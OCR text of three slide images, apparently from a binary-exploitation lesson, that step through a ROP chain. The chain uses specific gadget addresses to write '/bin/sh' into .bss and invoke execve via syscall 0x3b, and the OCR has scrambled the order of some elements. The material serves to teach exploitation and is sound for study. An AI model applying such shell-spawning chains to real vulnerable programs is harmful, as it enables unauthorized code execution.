
ROP Chain


rsp
0x400686
pop rdi ; ret
.bss
0x6bb2e0
0x410093
pop rsi ; ret
'/bin/sh\x00'
0x446c1b
mov qword ptr [rdi], rsi ; ret
0x410093
pop rsi ; ret
0x0
0x4494b5
pop rdx ; ret
rax =
rdi =
rsi =
rdx =
0x0
0x415294
pop rax ; ret
0x3b
0x474a65
syscall ; ret


ROP Chain


rsp
0x400686
0x6bb2e0
0x410093
'/bin/sh\x00'
0x446c1b
0x410093
0x0
0x4494b5
0x0
0x415294
0x3b
0x474a65
pop rdi ; ret
pop rsi ; ret
mov qword ptr [rdi], rsi ; ret
pop rsi ; ret
pop rdx ; ret
pop rax ; ret
syscall ; ret
.bss
rax =
rdi = 0x6bb2e0 -> ""
rsi =
rdx =


ROP Chain


0x400686
pop rdi ; ret
.bss
0x6bb2e0
0x410093
pop rsi ; ret
'/bin/sh\x00'
rsp
0x446c1b
mov qword ptr [rdi], rsi ; ret
0x410093
pop rsi ; ret
0x0
0x4494b5
pop rdx ; ret
0x0
0x415294
pop rax ; ret
0x3b
0x474a65
syscall ; ret
rax =
rdi = 0x6bb2e0 -> ""
rsi = '/bin/sh\x00'
rdx =

